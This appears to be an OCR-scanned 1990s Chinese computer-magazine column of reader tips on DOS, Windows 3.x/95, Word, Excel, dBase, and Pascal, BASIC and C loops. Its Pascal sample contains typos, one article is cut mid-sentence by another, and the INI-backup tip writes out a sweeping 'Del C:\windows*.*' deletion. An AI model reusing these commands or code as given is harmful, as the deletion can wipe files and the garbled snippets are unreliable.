第四类光盘软件是以磁盘镜像文件形式存储于光盘上的，此类文件必须先还原为普通文件后方可安装或执行。目前此类文件还原方法较多,现举几种常用的方法：一．对于＊.IMG 的磁盘镜像文件，可使用 HD－COPY 还原,先从菜单栏中选取 Get from file 选项，然后在提示栏光标处输入需还原文件完整的路径和文件名，待其文件内容读至内存缓冲区后，再从菜单栏中选择 Write 选项将其写到 A 或 B 盘上,这样逐一还原后,从 1 号软盘开始向硬盘安装直至结束即可；对于＊.DDI 的磁盘镜像文件，可用 DISKDUPE 还原，先从 Destination 下拉菜单中选择还原至 A 或 B 软盘,然后从 Source 下拉菜单中选择 File，并在提示光标处输入需还原文件完整的路径和文件名，最后从 GO 下拉菜单中选择 Duplicate 并回车即开始还原。重复上述操作逐一还原后，便可以从 1 号软盘开始向硬盘进行安装了。此种方法的优点是:操作简单,还原过程清晰。缺点是：占用大量软盘，还原速度慢。二．可使用 UNIMG 还原，其格式为 UNIMG d：Path filename d:Path[/L],如:假设欲还原 E 盘(E 盘为光驱)上 A1 子目录下 1.IMG 文件至 C 盘 A1 子目录下，可输入命令 UNIMG e:\ A1\ 1.img C:\A1 即可。其中参数/L 的功能是只在屏幕上显示该镜像文件内容而并不真正还原至硬盘。此种方法的优点是：无需占用软盘，还原速度较快。缺点是：重复占用硬盘空间，并且只能还原＊.IMG 格式文件。方法三：可使用 IMG 还原，先运行 IMG 将其驻留内存，需还原文件时用热键"CTRL＋ALT＋S＋D＋X"调出 IMG，在第一行 FILENAME 后光标处输入需还原文件完整的路径和文件名，在第二行 DRIVE 选项后用"←→"选择内存虚拟盘符 A 或 B；在 FORMAT 选项后用"←→"选择 HDCOPY（还原＊.IMG 文件）或 DISKDUPE（还原＊.DDI 文件）；然后当光标停在 READ 处时回车开始读文件，文件读完后按 ESC 键退出 IMG，这时就可以从虚拟盘向硬盘安装文件了。当向你要第二张盘时，调出 IMG，重复上述操作直至安装结束。此种方法的优点是：勿需占用软盘，因其全部操作都是在内存中进行，故还原速度最快，可同时还原＊.IMG 和＊.DDI 格式文件。缺点是：需占用大量内存，在 Windows 环境中无法用热键调出。上述三种方法各有长短，至于选用哪种方法应根据机器的配置和目的，以及读者使用哪种方法更为熟练来决定。

（天津市　张嵩）

简介 Word 中的域

域是一种含有 Word 特殊代码的指令集。使用域，可以在文档中插入和自动更新某些信息，如文本、图像、页码。域中的指令集告诉 Word 去进行一系列的操作，例如，插入日期和时间、插入你的姓名、进行数学运算、生成索引和目录等。域有两种表现形式，域内容和域代码。一般你看到的是域的内容，即域在文档中所表现出的文本或图形等具体的形式，而域代码则是由一对大括号所包含的指令集。你可以查看和修改域代码以更新域内容。比如，你可以更改 DATE 域代码以产生一个不同的日期格式。为了便于你辨认域，Word 为域加上了底纹，在文档中标记域内容，在‘工具"菜单中选择‘选项"命令，然后选择‘视图"选项卡，在域底纹下有三种不同的选项—不显示、显示、选取时显示，这三种选项所代表的意义为:不应用域底纹，总是应用域底纹和当全部或部分域内容被选中时应用域底纹。域底纹出现在屏幕上，但不被打印。

要插入一个域可按下列步骤:

1. 将插入点置于要插入域的位置。

2. 选择‘插入’菜单中的‘域’命令。

3. 在‘分类’下选择待插域的分类。

4. 在‘域名’下选择等插域的类型。域类型出现在‘域代码’框中。

5. 要添加指令选择下列某一操作:

在“域代码”框中的域类型之后加入你所需的任意域指令。

选择“选项”按钮，把你所需的选项加入到“域选项’对话框中，按‘确定"按钮返回‘域"对话框。

6. 选择‘确定"按钮、把域插入到文档中。

下面按以上步骤插入一个 DATE 域，在‘分类"下选择‘日期和时间"，在‘域名"下选择‘DATE"，然后按“选项"按钮，进入“域选项"对话框，在‘通用开关"下选“年月日星期[公历，中文数字]"按‘添加到域"按钮，则在“域代码"框中可看到 DATE\@“EEEE 年 O 月 A 日星期 W"，这些为要插入域的域代码，按"确定"按钮回到‘域"对话框，按‘确定"按钮，插入域。将光标移入域内，可看到域底纹。此时，按鼠标右钮弹出快显菜单，选取‘切换域代码"，你将看到域代码为一九九六年十月二十一日星期一，你也可改变域代码，以改变日期格式。如可改为 1996 年 10 月 21 日星期，后用快显菜单“切换域代码" 指令域将切换回域内容，按 F9 键更新域，则会看到日期格式发生变化。

以上是对域的简单介绍，在 Word 中域类型多于 60 种，使用域可以为我们的工作带来许多方便，且域的逻辑性非常强易于常握。

(天津市　邢元军)

浅谈 WORD6.0 中的文件加密及内容保护

如果您在 WORD6.0 中编辑了一个文件，但您并不想让其他的任何人去查看、修改，如别人已经侵入了你的文件，但文件却空如白纸，什么也没有；即使他看到了文件中的内容，可是只是一些莫明其妙的代码，这些设置是怎么实现的呢?

一、WORD 文件的加密

在编辑的文件中加上密码之后，就可以起到保护作用，不让别人查看、修改你的内容。编辑软件的这个功能是很有用处的，象 WPS、CCED 等编辑软件都有这个功能。但它们的功能都不如 WORD 强大，尤其是 WPS 经常让别人解密，在 WORD 中您尽可放心使用，就算他神通广大破译口令，但我们还有其它保护措施。

方法一:

1. 首先用 WORD 编辑一个文件，然后在菜单栏中选择‘文件[F]"菜单，在下拉菜单中选择‘保存"(如果已经保存过，就选‘另存为")选项，出现一个保存对话窗。

2. 在对话窗中，输入文件名之后(若选‘另存为"，则可不用输入文件名)，在对话窗中单击“选项" 按钮，出现另一个对话窗。其中有好多选项，在左下方有两个输入框上面写着‘保护口令"和‘修改权口令"；

3. 用鼠标单击空白框，出现 I 形光标，输入你的口令，选择‘确定"按钮，然后提示再键入一次口令，完成之后就单击‘确定"按钮。这样就设置完了密码退出“选项"对话窗回到‘保存"(另存为)对话窗口，用鼠标单击“确定" 按钮返回编辑状态，此时下次要打开文件就要输入密码了。

4. 重复 1～3 步就可以把"保护口令" 和" 修改权口令"全都设置上。

方法二:

1. 在菜单栏中选择‘工具[T]"菜单，在下拉菜单中选择‘选项"按钮。

2. 在"选项"对话窗中用鼠标单击"保存"卡片。

3. 重复方法一的 3~4 步就可以把"保护口令"和"修改权口令"全都设置上。

所谓保护口令就是在打开文件时就要求输入口令，没有口令根本打不开此文件。所谓修改权口令就是在打开文件之后就要求输入口令，没有口令只能以只读方式打开此文件，而不能进行修改。当我们同时设置了这两种口令时，打开文件时既要输入保护口令，又要输入修改权口令。当然，两种口令可以不相同。

二、文件中内容的隐藏

虽然你看到的文件可能一点内容也没有，但它确实是一篇内容丰富的文章，这是怎么回事呢？这就要用到文字的隐藏。

方法一：

1. 首先用鼠标选定要隐藏的文字。

2. 在菜单栏中单击"格式[O]"菜单。

3. 在下拉的菜单中选中"字体"选项。

4. 出现"字体"对话窗，在在下方的"隐藏"检查框中单击鼠标。

5. 单击"确定"按钮，返回。这样文字就看不见了。

方法二：

1. 首先用鼠标选定要隐藏的文字。

2. 在所选文字区单击鼠标右键，在编辑区出现下拉菜单。

3. 重复方法一的 3~5 步。

设置隐藏后，怎么才能看到文字呢？只需要击一下工具栏上的显示/隐藏按钮，所有隐藏的文字都可以显示出来。利用方法一和方法二也可以去掉隐藏属性。

三、自动图文集的妙用

当你想增加输入速度或不想让别人看见你正在输入的内容是什么（后者才是重要的）的时候，可以应用 WORD6.0 提供的自动图文集功能，可以用某个代码代替一段文字内容，就请阅读以下内容。

例如：我们想用"dnahj"来代表"电脑爱好者"这几个字，然后用鼠标选中它们。

方法一：

1. 首先输入"电脑爱好者"。

2. 在菜单栏中单击"编辑[E]"菜单。

3. 在下拉的菜单中选中"自动图文集"选项。

4. 出现"自动图文集"对话窗，在上方的"名称"框中输入代码"dnahj"然后单击"新增"按钮，完成设置。

方法二：

1. 首先输入"电脑爱好者"这几个字，然后用鼠标选中它们。

2. 在工具栏中单击"自动图文集"按钮。

3. 重复方法一的第 4 步，完成设置。

设置完后，如果你在编辑中键入"dnahj"，按 F3 键或用鼠标单击工具栏中的"自动图文集"，"dnahj"就会神奇地变成"电脑爱好者"，你可以亲自试一试。你一定会发现：如果事先用编好的各种代码代替一些文字内容，那么你在录入时直接键入这些代码就行了，别人看见时当然不知道是些什么东西，这不就起到保护作用吗？你还可以把一些系统中没有的词汇变成代码，这不就算是造词了吗？当然可以提高输入速度了。

另外，它还可以实现翻译功能，可以先输入一段文字，然后用自动图文集，在上面介绍的方法一中的第 4 步输入名称时键入这段文字的英文就可以实现英译汉。你也可在 WORD 编辑区中输入英文，而在输入名称代码时输入中文就可以实现汉英译。设置完成之后，如果你在编辑中键入英文或中文之后，按 F3 键或用鼠标单击工具栏中的"自动图文集"按钮，就可以实现翻译功能了。

从以上介绍，您已经可以不必担心非法侵入者了，就算他费了九牛二虎之力，冲破第一道关卡破开保护口令，还有修改权口令，他如何能破得开呢？即使他神通广大居然连这个口令也破开也不要怕，摆在他面前的是一张白纸或是一些代码，他怎么看得懂呢？最后，他无可奈何，只好知难而退了！以上功能不仅可以起到保护作用，而且还有一些其它辅助功能，读过上文就知道了，不错吧！

（北京　赵玉行）

内存管理的好帮手

memmaker

memmaker 是 DOS6.0 才开始采用的内存管理程序，它能替您设定最优的 emm386 参数，自动在 config.sys 和 autoexec.bat 中加入适当的 device high 及 loadhigh 设定，使内存驻留程序装入合适的高端内存中去，腾出最多的基本内存供大程序使用，特别适用于大游戏的执行，是您管理内存的好帮手，它对硬件的要求很低，只要是 80386 以上 CPU 和至少 1M 的内存即可，它的基本格式为：

memmaker [/B] [/batch] [/session] [/swap:drive] [/T] [/undo] [/w:n,m]

其中/batch 和/undo 参数很适合普通用户使用。/batch 是指自动完成模式。memmaker 会以默认方式做最优内存调整，不再询问用户任何问题。用户只要从软驱中取出所有软盘，计算机经过两次重新启动，内存优化设置就由 memmaker 自动替您完成。/undo 参数可以帮助您在内存优化不够妥当时，恢复 memmaker 执行之前的内存设置。

若您键入 memmaker，屏幕上即出现一个菜单，只要您一直按 Enter 键，就可以使用快速安装 (Exprexss Setup)，得到与 memmaker/batch 相同的结果。

虽然 memmaker 命令非常易于使用和掌握，但是它总有一些不尽人意的地方。例如，使用之后基本内存还不够用怎么办？出现死机怎么办？以下从这两个方面来说明：

1. 用 highscan 参数使内存驻留程序尽可能多占用高端内存：

DOS6.0 在执时 memmaker 时，自动加入 highscan 参数，使高端内存增加最多可达 32K 的自由空间，而 DOS6.2 考虑到并非所有计算机都可以使用 BIOS 中 F000 - F7FF 的 32K 空间，为了避免内存竞争，保险起见不主动使用 highscan 参数，因而对于 DOS6.2 的用户来说，可以用以下两个方法来实现：

1) 直接在 autoexec.bat 中改写 device = c:\ DOS\ emm386.exe ram 为 device = c:\ DOS\ emm386.exe ram highscan


2)在运行 memmaker 时，用空格键改 Express Setup 为 Custom Setup，进入 AdvancedOptions，用上下键更改第二项 Scan the upper memory area aggressively 为 Yes，以加入 highscan 参数。

2. 手工修改避免死机：

1)假若是由 highscan 引起的死机，则热启动 (同时按三键 Chri - Alt - Del)，按 F5 键跳过批处理过程，直接运行 memmaker/ batch 以去掉 highscan 参数并重新分配高端内存的使用。

2) 假若是由于某些内存驻留程序不适合载入高端内存引起的死机，则热启动，按 F8 键，逐条对 config.sys 和 autoexec.bat 的每一条命令下指令 Y (YES)，直到由某一条造成死机为止；再次热启动，按 F5 键跳过批处理过程，用 edit 修改这一条命令 (去掉 loadhigh 及内存地址参数)。再次热启动，重复以上过程，直到按 F8 键每条可以顺利通过。

(南京 黄震宇)



浅谈PASCAL中的数值参数与变量参数

在调用函数时,大多数情况下,主调函数和被调用函数之间有数据传递关系。这就需要用到有参函数,在定义函数时,函数名后面括弧中的变量名称为‘形式参数"(简称‘形参")。在调用函数时,函数名后面括弧中的表达式称为‘实际参数"(简称‘实参")。形式参数表中可以包括数值参数和变量参数。当无参数时,形式参数表和括弧应该略去,即为无参函数。变量参数和数值参数在定义形式上的唯一区别在于要用关键字VAR作为变量参数的前缀,但在调用时,参数的传递方式却完全不同。通过下面的程序来说明在调用中二者的区别:

```
PROGRAM EXAM1(OUTPUT);
VAR
X,Y,M1.M2,N1,N2:INTEGER;
FUNCTION P(A:INTEGER):INTEGER;
BEGIN
A:=A+2
P:=SQR(A)
END;
FUNCTION Q(VAR B:INTEGER):INTEGER;
BEGIN
B:=B=2;
Q:=SQR(B)
END;
BEGIN
X:=1;  Y:=1;
WRITELN('X0=',X:2,Y0=',Y:2);
M1:=P(X);  N1:=Q(Y);
WRITELN(,X1=',X:2,', Y1=',Y:2);
M2:=P(X);  N2:=Q(Y);
WRITELN(,X2=',X:2,', Y2=',Y:2);

WRITELN(,M1=',M1:2,', N1=',N1:2);
WRITELN(,M2=',M2:2,', N2=',N2:2);
END.
OUTPUT:
X0=1,Y0=1
X1=1,Y1=3
X2=1,Y2=5
M1=9,N1=9
M2=9,M2=25
```

在这个程序中,函数P用数值参数,函数Q用变量参数,其余部分基本相同。由于它们的相同之点,使其运行结果有若干相同之处,由于它们的形式参数性质不同,运行的另一些结果有根本区别:

1. 在执行函数调用之前,X和Y都被赋值为1.所以X0=1,Y0=1。

2. 在第一次调用函数P和Q时,两个函数的自变量相同两个函数的执行部分也基本相同。所以$M1=(1+2)^2=9$,$N1=(1+2)^2=9$.

3. 在调用函数P和Q之后,数值形式参数A的变化(由1变成3),并不影响对应的实际参数X的值。因此,X仍然为1,X1=1;而变量形成参数B的变化(由1变为3),则使实际参数Y的值也由1变3。因此,Y1=3。

4. 第二次调用函数P和Q时,它们的自变量X和Y分别为1和3。因此,它们的函数值分别为:$(1+2)^2=9$以及$(3+2)^2=25$。即M2=9,N2=25。

5. 第二次调用函数P和Q之后,数值形式参数A又由1变为3,但仍然不影响对应的实际参数X的值。

因此,X保持为1,X2=1;而变量形式参数B则由3变为5,它使对应的实际参数Y的值也由3变为5。因此,Y2=5。

关于变量参数及数值参数的有关问题及其主要特点归纳如下:

1. 参数形式的选择

为了传递函数或过程运算的结果,一般选择变量参数。为了保护实际参数不受函数或过程运算的影响,通常选择数值参数。

2. 参数性质的定义

定义变量形式参数时,在参数前面以VAR作为前缀符号。定义数值参数时,不需要任何前缀符号。

3. 对实际参数的要求

变量形式参数对应的实际参数只能是变量。而数值形式参数对应的实际参数允许是表达式。最简单的表达式是一个常量或一个变量。

4. 参数传递的规律

首先,在开始执行函数或过程语句时,变量形式参

Microsoft Excel 中数据的快速移动

在 Excel 中运用鼠标拖动，可以快速地对工作表进行编辑，如复制，移动，数扭运算，插入，删除等。下面仅对数据的快速移动加以说明。

在同一工作表内进行数据的移动，当数据移动到新单元格(位置)，可以覆盖原数据，也可以插入其中。

具体操作方法如下：

1. 将数据粘贴到新单元格

步骤：

(1)选取要移动的单元格(或单元格范围)；

(2)将鼠标光标移到范围边框，鼠标光标会变成箭头；

(3) 按住鼠标左键，拖动至欲粘贴数据的新单元格，松开鼠标按键，数据移动即告完成。如果新位置的单元格中有数据，将覆盖原数据。

2. 将数据插入到新单元格

数据插入有行插入与列插入之分，行插入即数据插入后，原单元格 (或单元格范围) 数据及右边数据将水平右移；列插入即数据插入后，原数据都将垂直下移。两种操作步骤相同，只是鼠标光标显示类型略有不同，从而确定完成不同的插入。

步骤：(1)(2)同前面(1)(2)；

(3) 按下鼠标左键和键盘 Shift 键后，拖动鼠标光标会变成 I 型 (行插入指标光标) 或⊢型 (列插入指示光标)；

(4) 行插入——将鼠标光标移至欲插入单元格左边框(光标为 I 型)松开鼠标按键和 SHIFT 键，数据即插入所选位置，原单元格及右边数据水平右移。

列插入——将鼠标光标移至欲插入单元格上边框 (光标为⊢型) 松开鼠标按键和 SHIFT 键，数据即插入所选位置，原单元格及下方数据垂直下移。

(武昌　程继华)

数直接接受对应实际参数 (即对应的变量) 的地址，而数值形式参数接受对应实际参数(一个表达式)的运算结果。

其次，在执行相应函数或过程说明的执行语句的时候，都是形式参数在参加运算。

最后，在函数或过程语句执行结束时，变量形式参数的值直接传递给对应的实际参数。而数值形式参数的值不能传递给对应的实际参数。对应的实际参数维持函数或过程语句执行前的数值。

5. 参数传递的物理意义

参数传递是主调程序和被调程序之间进行信息通讯的重要渠道。在 PASCAL 语言中，变量参数的传递是通过传递地址来实现的，数值参数的传递是通过传递数值来实现的。

传递地址是指把实际参数的地址传送给形式参数。在函数或过程中每个变量形式参数都有一个相应的单元，称为形式单元。形式单元用来存放对应的实际参数的地址(不是实际参数的数值)。

传递数值是一种简单的参数传递方法。首先，将实际参数(表达式)的数值进行计算并将结果存放到对应的形式单元。

在运算时，变量参数是对形式单元进行间址操作，数值参数是对形式单元进行直接操作。

在结束时，变量参数的实际单元中存放的是间址操作的结果。数值参数的实际单元中存放的是原来的数值。

此外，如果参数类型不是标准的数据类型，而是用户定义的其它类型，比如数组类型。在程序设计时要注意以下两点：

1. 参数类型只能用类型标识符

为了保证实际参数与形式参数的一致性，在形式参数的类型不是标准数据类型时，必须在主程序或它的外层函数 (或过程) 中定义这种类型，然后才能将类型标识符(类型名)用到形式参数表中去。

2. 参数通常被定义为变量参数

如果参数是一个容量很大的构造类型数据，如一个很大的数组，用数值参数时，在过程调用时，必须为它分配一个能够存放整个数组的存贮区 (等于实际参数单元数)，而用变量参数时，只需要一个存放数组起始地址的形式单元。

这样做，不仅大大节省了过程调用期间所占据的内存空间，而且节省了参数替换时复制整个数组值的时间。其代价是降低了访问每个数组元素的速度，即每次访问多了一次间址操作。

(郑州市　任新荣)

Win95 与 Win3.X 共用一个永久性交换文件

Windows95 是一个很优秀的软件系统，我们都知道它有许多新的特点，但有许多在 Windows3.XX 上运行很好的软件，在 Windows95 上却不能很好的运行，甚至不能运行。这样就使我们不能完全放弃 Windows3.XX，在我们的机器上经常同时装有 Windows3.XX 和 Windows95。为了让它们和平共处，往往把 Windows3.XX 的交换文件设置成临时性的，这样会使 Windows3.XX 运行时占用更多的硬盘空间，同时也不如永久性的速度快。

这里有一种比较简单的解决办法让 Windows95 与 Windows3.XX 共用同一个永性交换文件：当硬盘中已经安装了 Windows3.XX 和 Windows95，先在 Windows95 启动时进入 DOS 模式，再运行 LOCK，进入 Windows3.XX 将交换文件设置为“没有”，重启动 Windows3.XX；然后退出 Windows3.XX 进入 Windows95，记录下 Windows95 正在使用的交换文件的大小（最好为推荐的大小），退回到 DOS 模式；再运行一次 LOCK，进入 Windows3.XX 将交换文件设置为永久性的，位置与 Windows95 的交换文件在同一个驱动器，文件名应该是一样的（如未做过改动，文件名不会被改变，如果改动过可先更改 Windows95 下的 SYSTEM.INI 文件中的交换文件名），文件的大小等于 Windows95 下的交换文件大小减 10KB～12KB；最后重新启动 Windows3.XX。现在 Windows95 与 Windows3.XX 更和平了。

此方法在中西文 Windows95 与中西文 Windows3.X(Windows3.XX)环境下均可。

另外还有一个使用 Windows95 的小经验：在某个软件运行时，有时并不想让屏幕保护启动，可以用鼠标点击一下“开始”菜单，不要关上即可，但要挡住一部分屏幕。

（天津市　徐华）

有效保护 Windows 的一种简易方法

在 Windows 上安装应用程序，往往是请客容易送客难。很多程序可以通过 Install 或 Setup 轻松安上，可天知道它不声不响地往硬盘里塞了些什么。当你打算删除它时，会发现它不是更改了你的配置文件，就是在 Windows 目录下乱七八糟的给你留下一堆“纪念品”，更糟糕的情况是有些新装驱动程序与你电脑的硬件不能友善相处，它搞乱原有的设置后使情况一团糟，你根本无法启动 Windows 了！对于前种情况，有些程序十分谦虚地提供了 Uninstall，这样也许会使问题简单一些。而对于后者，除非你是个 Windows 高手，知道这一切是怎么回事儿，但对于一般用户来说，这可是灭顶之灾了。有的用户为了恢复和平，甚至重新装一遍 Windows！

其实用一个很简单的方法就可以预防和解决这些麻烦，我们知道，Windows 的千变万化总离不开其目录下的 ini 文件。安装新程序，也往往是更改原有的 ini 文件的设置，并增添一些新的 ini 文件。所以，在你的 Windows 一切正常时，可以将所有的 ini 文件做一备份。比如我们可在 Windows 目录下建一名为 iniback 的子目录，将所有的 ini 文件复制到该目录下：

Xcopy C:\windows*.ini C:\windows\iniback\ 再用 attrib 命令使 Windows 目录下除 ini 文件以外的所有文件具有只读属性，方法可如下：

Attrib +R C:\windows*.* <回车>

Attrib -R C:\windows*.ini <回车>

这样，以后你想删除某一新装程序或排除新驱动程序造成的故障时，就可以十分简单！

Del C:\windows*.*，再 Xcopy C:\windows\iniback*.* C:\windows\即可，其实，用这一办法就是删除 Windows 目录下所有的新创文件，并恢复原有的 ini 文件。由于使原有应用程序变为只读属性，还可以防止误删 Windows 程序项。

应该注意，用这种方法做恢复工作时只能在 DOS 下进行，用 XCOPY 命令进行备份或恢复备份时如果提示是否覆盖，可选 All 即全部覆盖。最重要的一点是运用此法，必须经常对 ini 文件做备份，每当安装新程序运行通过后，如不打算删除就应做好备份，只有这样不断更新才能做到未雨绸缪。

（宁夏　陈志新）

巧用 SET FILT TO 命令

一、巧用于屏幕编辑

在设计数据库时，为兼顾不同需求，往往考虑较周全，但在实际屏幕输入时，并不需对全部记录操作，此时可用 SET FILT TO 命令对记录进行过滤。

举例前，请先看 ZTZ.DBF 数据库结构及记录概况：

记录号	项　目	单位	一月..	一季..	全年
1	出口函件	件	...	...	...
2	出口包件	件	...	...	...
3	出口汇票	张	...	...	...
4	出口快件	件	...	...	...
5	出口特快专递	件	...	...	...
6	(备用空记录)		...	...	...
7	(备用空记录)		...	...	...
8	出口电报	份	...	...	...
9	出口长话	张	...	...	...
10	市话平均用户	户	...	...	...
11	农话平均用户	户	...	...	...
12	(备用空记录)		...	...	...
13	函件收入	元	...	...	...
14	包件收入	元	...	...	...
15	汇票收入	元	...	...	...
16	快件收入	元	...	...	...
17	特快收入	元	...	...	...
18	邮政收入小计	元	...	...	...
19	电报收入	元	...	...	...
20	长话收入	元	...	...	...
21	市话收入	元	...	...	...
22	电信收入小计	元	...	...	...
23	国营收入合计	元	...	...	...
24	业务总量	元	...	...	...
25	农话收入	元	...	...	...

以此数据库为处理对象，现分三种情况举例如下：

(1) 分批第一次输入数据时，仅要求显示记录 1～12 中的非空记录，此要求实则过滤掉单位字段下为"元"的记录和 6、7、12 三条备用空记录，编程序段为：

```
USE ZTZ
SET FILT TO 单位 <> SPACE(2) .AND.单位<>"元" && 单位字段长度为 2，故有 SPACE(2)，该条件也可改为：项目 <> SPACE(12)
GO TOP && 避免漏过滤和记录指针不到位
SET FORM TO ZTZ.FMT && ZTZ FMT 为显示字段及记录用的屏幕格式文件
EDIT
```

(2) 分批第二次输入数据时，仅要求显示收入细项，因各字段下的记录无完全统一的过滤条件，先在原库中增加 GL 字段，并在该字段下的邮政收入小计、电信收入和国营收入合计中输入 11，然后将(1)中 SET FILT TO 命令修改如下即可：

```
SET FILT TO 单位="元" .AND.GL<>11
```

(3) 要求输入非列向汇总数类(如邮政收入小计，电信收入小计，国营收入合计）记录以外的所有记录，可将(1)中 SET FILT TO 命令修改如下即可：

```
SET FILT TO 单位 <> SPACE(2) .AND.GL<>11
```

二、巧用于数据计算

数据计算主要有列向和行向汇总两大类，现分这两种情况，仍以 ZTZ 数据库举例。

(1)列向按条件汇总。在邮政收入小计和电信收入小计已经计算后，现要汇总国营收入合计数，其程序段可为：

```
USE ZTZ
SET FILT TO GL=11
GO TOP
SUM NEXT 2 一月,二月,三月,.......TO SS1,SS2,SS3,.....
SKIP
REPL 一月 WITH SS1
REPL 二月 WITH SS2
REPL 三月 WITH SS3
.........
```

(2) 行向计算平均数，计算 ZTZ 库中市话平均用户，农话平均用户两条记录的季度平均数时，在已计算季度累计数的前提下，可编如下程序段：

```
USE ZTZ
SET FILT TO 单位="户"
GO TOP
REPL ALL 一季 WITH 一季/3
REPL ALL 二季 WITH 二季/3
.........
```

三、巧用于表格打印

因为一库多用，打印也就有取有舍，这里仍以 ZTZ 库分不同打印情况举例。

(1) 除空记录外，全部记录都打印。在表格打印程序的开始处，编下列程序段：

```
USE ZTZ
SET FILT TO 单位<>SPACE(2)
GO TOP
```

(2)仅打印某类记录。若要打印邮政收入小计，电信收入小计，国营收入合计三条记录，也在表格打印开始处，将(1)中 SET FILT TO 命令修改如下即可：

```
SET FILT TO GL=11
```

四、巧用于产生新库

按欲产生新库的不同要求，先设置过滤条件，再将记录指针调到屏顶，用 COPY TO <文件名>[<范围>] [FIELDS<字段名表>][FOR/WHILE<表达式>][TYPE<文件类型>] 命令可产生新的数据库。上述各例，在 GO TOP 语句后加该拷贝命令，均可达此目的，不赘述。

五、巧用于数据查询

数据查询是多种多样的，下面仅举两例。

(1)范围查询 现有 GZ 库，想查询应发工资字段在 400～550 元之间的情况。编程序段如下：

```
USE GZ SET FILT TO 应发工资 >= 400.AND.应发工资<551
GO TOP
DO WHILE.NOT.EOF()
DISPLAY
SKIP
IF EOF()
EXIT
ENDI
ENDD
```

(2)逻辑查询 现有 SH 库，需要对有计费用户无计费话机的数据进行逻辑查询、修改，编程序段如下：

```
USE SH
SET FILT TO 计费用户=1.AND.计费话机=0 && 计费用户,计费话机和下面的用户名称均为 SH 库中的字段名,1 表示有,0 表示无
GO TOP
BROW FIEL 用户名称,计费用户,计费话机
```

(四川省　唐华)

从FOR语句看BASIC、PASCAL及C的异同

设，在一个单循环语句中，不断地改变循环变量（以下若无特别说明，均简称为变量）的值，同时将变量的变化情况显示出来。这里不妨设变量的变化方式为累加 1。

(1)BASIC 语言

```
FOR i=1 to 9:print i;" "; :i=i+1; :NEXT
print "/";i
```

(2)PASCAL 语言

```
program example(output);
var i:integer;
Begin
   FOR i:=1 to 9 do
      begin write(i:2);i:=i+1 end;
   writeln('/',i:2)
End.
```

(3)C 语言

```
main()
{  int i;
   for(i=1;i<=9;i++){
      printf("%d ",i);i++}
   printf("/%d\n",i);  }
```

将 3 个程序分别在各自的集成环境下运行，则 BASIC 和 C 的运行结果均为 1 3 5 7 9/11，而 PASCAL 得出的结果却不是以上数字，而是一大堆的整数，这显然不是我们所希望的。下面我们对这 3 种语言做一比较。

1. 程序的约束性

BASIC 几乎没有什么约束性，是最自由、最易理解的语言，但是严密性远比不上 PASCAL 和 C。它就象一架名牌的山地车，功能虽不够强，却极易上手。

PASCAL 有着严格的书写规范，易理解但不太自由，象一个刻板的教授 对于标准 PASCAL，它的约束之一是不允许在循环体内改变变量的值，尽管 TURBO PASCAL 对此做了修正，但也不尽人意，只有当 N=S+K*(F+1)-1 时（例如将终值 9 改为 10），它才能正常运行，其中，S 为循环初值，N 为循环终值，且 N>S，F 为变量的改变量（即 i:=i+F，此时 F>0），K 可视为循环次数。以上参数均为整型，若 N<S，则当 N=S+K*(F-1)+1 时，循环方可正常运行（此时 F<0)。而在 BASIC 和 C 中不存在这种现象。

C 有着 BASIC 的自由性、PASCAL 的规范性和严密性，但比 PASCAL 精练，而且 C 还允许在一个 FOR 语句中，出现 1 个以上的变量，例如 for(x=0;y=10;x<=10，y>=0;x++,y--)，这类写法在 BASIC 和 PASCAL 中均是不存在的。由此也可以看出 C 的灵活性比 BASIC 和 PASCAL 都要强。

另外，BASIC 和 C 的循环初值、终值及步长均可以是实数型，而 PASCAL 中的循环初值与终值尽管可以是整型、字符型、枚举型及子域型等，但不允许是实型，这一点比 BASIC，尤其是 C 要逊色许多。

2. 程序的结构性

BASIC 的变量类型不必事先说明，拿来就用，而且一对 FOR 和 NEXT 之间可以随意写很多合法的语句而不必有层次标志；而 PASCAL 和 C 则必须先说明变量的类型才能使用，而且只要 FOR 控制的语句序列超过一行，就必须用 Begin...End 或{...}括起来。这点上 PASCAL 显得有些繁冗，然而这种结构可读性强，不易出错，也恰是结构化语言的共性。

3. 循环步长的控制方式

在上述 3 个程序中，只是为了便于比较，才在循环体中均加入了变量变化，事实上，在 BASIC 和 C 的 FOR 语句中均有步长控制功能，对于 BASIC 可以改写为 for i=1 to 9 step 2:print i;" ";:next。对于 C 可以改写为 for(i=1; i<=9; i+=2) printf("%d ", i);。而 PASCAL 没有为 for 语句提供步长控制功能。

4. 循环结束后变量值的利用

当 FOR 语句正常结束（不是中途跳出）后，对于 BASIC 和 C 而言，变量的值不是循环终值，而是刚刚越出循环范围以外的那个值（如运行结果中的 11）；而对于 PASCAL 来讲，这个值总是等于循环终值。由此可见，尽管 C 和 BASIC 比 PASCAL 简洁而灵活，但是在逻辑的严密性上要较 PASCAL 稍逊一筹。

另外，PASCAL 和 C 要求 For 语句中的初值与终值类型相同，而 BASIC 则无此限制。可见，BASIC 有些太随意，这也是它至今无法入流高阶语言的主要原因之一。高阶指示层次，不是指高级。

综上所述，BASIC 非常适合初学者。PASCAL 好学易用、结构严谨，除对硬件底层的直接控制尚显不足外，其它功能已可以和 C 相匹敌，因此，PASCAL 即可培养学习者良好的程序设计风格，又可明显地提高其程序设计水平，并为以后向更复杂灵活的 C 过渡打下坚实的基础。C 牵涉到的概念比较复杂、规则繁多、使用灵活，但容易出错，因此不适合初学者学习和使用，但是它强大的功能、灵活而不失严密的特点，可以让您的想象力尽情地驰骋，使得它已成为专业程序员及商业化软件开发者首选的编程语言。

文中程序均用 FOR DOS 的 TURBO 系列语言，在 AST P5/90 上调试通过。

